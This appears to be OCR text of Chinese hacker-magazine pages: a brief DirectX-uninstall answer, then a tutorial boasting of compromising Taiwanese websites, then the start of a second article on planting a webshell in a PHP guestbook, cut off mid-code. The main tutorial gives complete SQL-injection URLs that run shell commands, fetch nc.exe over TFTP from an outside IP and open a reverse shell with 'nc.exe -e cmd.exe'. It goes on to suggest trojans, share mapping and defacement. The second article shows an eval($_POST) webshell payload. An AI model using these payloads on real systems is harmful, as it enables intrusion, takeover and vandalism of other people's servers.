
答：卸载DirectX我们可以通过软件来达到目的，例如"DirectX随意卸"就是一款很不错的卸载DirectX的好工具，它支持任何版本的DirectX卸载，操作也很简单，直接点击程序窗口中的卸载按钮并按照提示一步步操作即可，另外，该软件还有恢复Windows XP原始自带的DirectX的功能，操作也很简单，只要将光盘插入光驱，然后再按照程序提示操作即可。




新学期又要开始了，不知各位小菜们这入侵的功力又长进了多少呢？前两天从黑客X档案的论坛上下载了啊D注入工具V2.3（黑客X档案专版），这东西倒是挺好用的，就来教教各位制作自己的新学期"肉鸡宴"吧！我们仍然选择台湾的网站，对，是菜鸟就得吃定阿扁！如图1。

转到啊D注入工具相关工具CMD/上传功能，列一下C盘的目录，如图2，情况不妙，没有回显，是不是网站把XP_CMDSHELL给删除了呢？不管它了，使用wscript.shell试一下，也不行，OH，My God！我该怎么办？要不就直接用SQL的存储过程试一下吧！

我在IE地址栏中输入如下语句：http://www.xxx.tw/asp/showbook_cart.asp?bookid=04700008';use%20master;declare%20@s%20%20int;exec%20sp_oacreate%20"wscript.shell",@s%20out;exec%20sp_oamethod%20@s,"run",NULL,"cmd.exe%20/c%20ping%20xxx.xxx.xxx.xxx";--，此语句的目的是PING一下我的计算机，检测该数据库服务器能否连到外网，果然我的天网报警了，谢天谢地，可以连接到外网。


图 1


图 2

接下来，在本机开启TFTP服务，IE地址栏中输入如下语句：http://www.eurasian.com.tw/asp/showbook_cart.asp?bookid=04700008';use%20master;declare%20@s%20%20int;exec%20sp_oacreate%20"wscript.shell",@s%20out;exec%20sp_oamethod%20@s,"run",NULL,"cmd.exe%20/c%20tftp%20-i%20222.65.103.195%20get%20nc.exe";--，通过执行这一语句，就可以使用TFTP将nc.exe上传到数据库服务器的系统目录下，如图3。

说明一下，由于我已经上传了nc.exe，在此上传mt.exe作为演示。成功上传nc.exe后，就准备弹回SHELL吧。在IE地址栏中输入如下语句：

http://www.xxx.tw/asp/showbook_cart.asp?bookid=04700008';use%20master;declare%20@s%20%20int;exec%20sp_oacreate%20"wscript.shell",@s%20out;exec%20sp_oamethod%20@s,"run",NULL,"cmd.exe%20/c%20nc.exe%20-e%20cmd.exe%20xxx.xxx.xxx.xxxx%208088";--，如图4所示，成功弹回SHELL。

使用NET VIEW查看该局域网内的机器，如图5，这么多呀，接下来的事情就好办了，我们可以接着上传木马或后门程序控制对方的服务器，也可以使用net use命令映射对方内部网络中开放共享资源的电脑，改掉对方的网页更是小事一桩，这顿"肉鸡宴"，我们就可以慢慢的享受了！




图 3




图 4




图 5

（文章中涉及到的工具阿D注入V2.3（黑客X档案专版）、mt.exe、nc.exe已经收录于光盘中）

从迷魂记留言本获得webshell

剑心[B.C.T]

网络上的留言本很多，有用asp写的也有用Php写的，我们喜欢找漏洞玩的人当然也不会放过这个好玩的东西了！但是现在的asp留言本功能很简单，数据库也用的是access，除了跨跨站基本上没有什么玩的。但是Php的留言本就不一样了，很多的Php留言本采用的是文本文件的数据库，并且扩展名一般都是服务器能解释的Php，而Php本身又提供强大的函数，这就给我们的webshell带来了生存之地。

迷魂记留言本就是一款采用Php＋文本数据库的留言程序，界面很漂亮（图1），但是分析代码和结构就会发现它的安全性并不像外表那样好。

看看数据库吧！是在设定目录的userlist.php中，一般路径就是data/userlist.php，打开看看内容如下：badegg|&|1042605863|&|badegg|&|1dbfbc45a9e8d8a614eab64691f38dbd|&|163@163.com|&|hehe|&|http://<? eval($_POST[a]);?>|&|我的留言本|&||&|default|&||&|；都是直接写的，没有任何过滤！呵呵，如果我们申请的时候向其中写入我们的Php代码不知道会怎么样！看看用户注册的代码部分吧，注册的页面是book/index.php?PRO=Register，代码如下：




图1

```
if (!$PRO || !file_exists($rootpath."inc/$PRO.php"))
$PRO="Main";
require $rootpath."inc/$PRO.php";
```

呵呵，包含inc/$PRO.php这个文件哦！我们提交上面的链接之后就会包含inc/Register.php，再去看看inc/Register.php的代码吧！

```
if ($ACT=="reg") {
 $check=1;
 if (empty($Reg[id]) || strrpos($Reg[id],"|")!==false ||
strrpos($Reg[id],"'")!==false || strrpos($Reg[id],"\"")!
==false || strrpos($Reg[id],"\\")!==false || strrpos($Reg
[id],"'")!==false || strrpos($Reg[id],"/")!==false ||
strrpos($Reg[id],"*")!==false || strrpos($Reg[id],";")!
==false || strrpos($Reg[id],",")!==false || strrpos($Reg
[id],"<")!==false || strrpos($Reg[id],">")!==false) {
  $errormsg .=" $Reg[id] 用户名包含不可接受字符，请
使用英文和数字。<br>";
  $check=0;
 }

 if (empty($Reg[homeurl]) || $Reg[homepage]=="http:/
/") {
  $errormsg .=" 主页链接为空。<br>";
  $check=0;
 }

 $filecontent="$Reg[id]|&|$timestamp|&|$Reg[admin]
|&|$PASSWORD|&|$Reg[adminmail]|&|$Reg[homepage]
|&|$Reg[homeurl]|&|$Reg[title]|&|$Reg[writeonoff]|&|$Reg
